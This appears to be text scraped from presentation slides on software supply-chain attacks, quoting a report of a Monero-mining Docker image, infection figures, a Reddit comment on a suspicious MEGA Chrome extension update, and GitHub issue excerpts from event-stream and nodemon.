
[dockmylife/memorytest] Report malicious image · Issue #1...

Hi all I would like to report this malicious image:
<https://hub.docker.com/r/dockmylife/memorytest/> It contains a miner for Monero. This got deployed on one of our servers whic...
github.com

7:11 AM - 7 Aug 2017

12 Retweets 15 Likes







~8 million downloads



5 million downloads of 17 infected images



1.2 million extension users exposed



statcounter

700,000 web sites exposed



MediaGet


400,000 users infected



12,000 users infected




5 million downloads of 17 infected images




~\$90,000 (545 Monero coins)

What about more “targeted”,
strategic compromises?



Challenges with timely detection and response

Initial compromise to resolution



↑ **gattacus** 🔒 56 points · 3 months ago · *edited 3 months ago*

↓ There was an update to the extension and Chrome asked for new permission (read data on all websites). That made me suspicious and I checked the extension code locally (which is mostly javascript anyways). MEGA also has the source code of the extension on github <https://github.com/meganz/chrome-extension> There was no commit recently. To me it looks either their Google Webstore account was hacked or someone inside MEGA did this. pure speculation though

💬 Reply Share Report Save Give Award

dominictarr / event-stream

Watch68★

<> CodeIssues 7Pull requests 0Projects 0Insights

Missing git tags and releases #113

Closed

XhmikosR opened this issue on Sep 17 · 4 comments



XhmikosR commented on Sep 17

The latest git tag/release is 3.0.5. Currently there's no changelog and not having the tags makes it even harder to see what's changed between releases.

jaydenseric

Deprecation warning at start #1442

Closed

jaydenseric opened this issue on Oct 29 · 10 comments



jaydenseric commented on Oct 29

The latest version of Nodemon on the latest version of Node.js causes a deprecation warning to be logged when starting.

This relates to Nodemon and not my start script, because when I run `npm start` directly (not via Nodemon) no deprecation 